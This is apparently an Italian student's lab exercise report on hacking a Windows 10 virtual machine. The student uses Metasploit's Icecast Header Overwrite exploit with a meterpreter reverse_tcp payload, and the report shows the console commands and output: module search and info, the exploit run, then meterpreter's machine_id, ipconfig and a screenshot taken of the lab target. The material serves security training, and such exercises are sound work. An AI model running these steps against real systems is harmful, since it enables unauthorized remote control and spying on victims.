
ESERCIZIO HACKING WINDOWS

1. **Come primo step eseguo un controllo IP delle macchine ed avvio msfconsole:**




2. **Come secondo step uso il comando search per trovare il modulo richiesto dalla traccia e una volta selezionata utilizzo il comando info per comprendere come si comporta l' exploit:**

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info

       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-09-28

Provided by:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                     ics/using-metasploit.html
  RPORT   8000             yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 3 characters
```

3. Come terzo step ho usato il comando options per vedere la struttura dell' exploit e settato quello che mancava (ho settato RHOSTS con l IP del target) e ho lanciato l' exploit con run:

4. Una volta notato che l' exploit ha avuto successo ho utilizzato meterpreter per ottenere quanto richiesto dalla traccia , ovvero IP e screenshot del target:

```
meterpreter > machine_id
[+] Machine ID: afb123275c552674b81d4d7bbf533b21
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:7f:da:b7
MTU          : 1500
IPv4 Address : 192.168.150.12
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d472:9dec:8f92:41e3
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:84e:d010:af49:7543
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::84e:d010:af49:7543
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:960c
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/SFwmlBrV.jpeg
meterpreter >
```


File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
8:49
SFwmlBrV.jpeg - Image Viewer [6/6]
File Edit View Go Help
Cestino
Prompt dei comandi
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Users\user>ipconfig
Configurazione IP di Windows
Scheda Ethernet Ethernet:
Suffisso DNS specifico per connessione: home.arpa
Indirizzo IPv6 locale rispetto al collegamento . : fe80::d472:9dec:8f92:41e%4
Indirizzo IPv4. . . . . : 192.168.150.12
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.150.1
Scheda Tunnel isatap.home.arpa:
Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione: home.arpa
Scheda Tunnel Teredo Tunneling Pseudo-Interface:
Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : 2001:0:2851:782c:84e:d010:af49:7543
Indirizzo IPv6 locale rispetto al collegamento . : fe80::84e:d010:af49:7543%5
Gateway predefinito . . . . . : ::
C:\Users\user>
debug
Ricerca in Windows e nel Web
ITA
10:26
26/09/2024
SFwmlBrV.jpeg 958 x 957 60.9 kB 84,4%